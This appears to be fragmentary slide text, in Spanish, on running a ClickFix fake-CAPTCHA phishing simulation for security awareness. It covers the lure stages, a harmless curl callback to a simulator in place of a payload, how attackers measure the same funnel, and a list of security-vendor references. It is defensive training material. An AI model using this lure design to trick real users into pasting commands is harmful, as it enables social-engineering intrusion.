
E M A I L 02 P R E - L A N D I N G 03 L A N D I N G 04 O F F B O A R D I N G Urgencia: la cuenta se desactiva. Bloquea el celular: pide una PC. CAPTCHA y atajos de teclado. Explica qué acaba de pasar. https://phishing.club/blog/clickfix-simulation/

2 3 4 5 6 EMAIL PRE-LANDING FAKE CAPTCHA INSTRUCCIONES OFFBOARDING MÉTRICA POSIBLE MÉTRICA POSIBLE MÉTRICA POSIBLE MÉTRICA POSIBLE CALLBACK INOCUO llegó filtra el dispositivo · opcional interactuó siguió los pasos No ejecuta malware. El ‘payload’ solo avisa que llegaste. curl -s -X POST <URL del simulador> DOCUMENTADO MÉTRICA POSIBLE vio la explicación interacción completa DEL OTRO LADO Los atacantes miden el mismo funnel: en BackgroundFix, la página avisa con sendBeacon quién llegó al paso de pegar.

NT ELL IG EN CE U NI T 42 M IT IG A ClickFix overview — 2025 ClickFix Factory / IUAM — 2025 Windows execution chains — 2025 DeerStealer · Odyssey — 2025 ConsentFix OAuth Phishing Explained — 2026 · mitiga.io/blog/consentfix-oauth-phishingexplained-how-token-based-attacks-bypass-mfain-microsoft-entra-id RunMRU forensics — 2025 macOS ClickFix chain — 2025–2026 Fingerprinting & delivery — 2026 Lumma / MaaS — 2025 Builders in forums — 2025 Think before you Click(Fix) — 2025 · microsoft.com/enus/security/blog/2025/08/21/think-before-youclickfix-analyzing-the-clickfix-socialengineering-technique/ P RO OF PO IN T APT28 / TA422 ClickFix — 2025 State actors adopt ClickFix — 2025 E SE T Threat Report H1 2025 ClickFix / FakeCaptcha telemetry ESET LATAM — lures P US H SE CU RIT Y ConsentFix — 2025 · pushsecurity.com/blog/consentfix Claude Code clones — 2026 Search-driven lures — 2026 H UN TR ES S What Is ConsentFix? — 2026 · huntress.com/cybersecurity-101/topic/consentfix Don’t sweat ClickFix techniques — 2025 · huntress.com/blog/dont-sweat-clickfixtechniques Malware Buried in Images — 2025 · huntress.com/blog/clickfix-malware-buried-inimages BackgroundFix / CastleLoader · huntress.com/blog/clickfix-castleloaderbackgroundfix E XP EL · P HIS HI NG C LU B · S EK OI A Expel — Cache smuggling — 2025 Phishing Club — Simulating ClickFix — 2025 · phishing.club/blog/clickfix-simulation/ Sekoia — ClickFake Interview — 2025 · blog.sekoia.io/clickfake-interview-campaignby-lazarus/ S en se On https://docs.senseon.io/en/latest/threats/clickfix/ https://isc.sans.edu/diary/33368


 solgonzalez
 hf149
 satai
 junkurihara
 tattaka
 kobayashi31
 nzw0301
 analokmaus
 corochann
 sokikatayama
 institutdelelevage
 rikkabotan7
 ipullrank
 sonatard
 hatefulcrawdad
 moore
 mayatellez
 gurzu
 codingconduct
 greggifford
 reverentgeek
 csswizardry
 inesmontani
 rabernat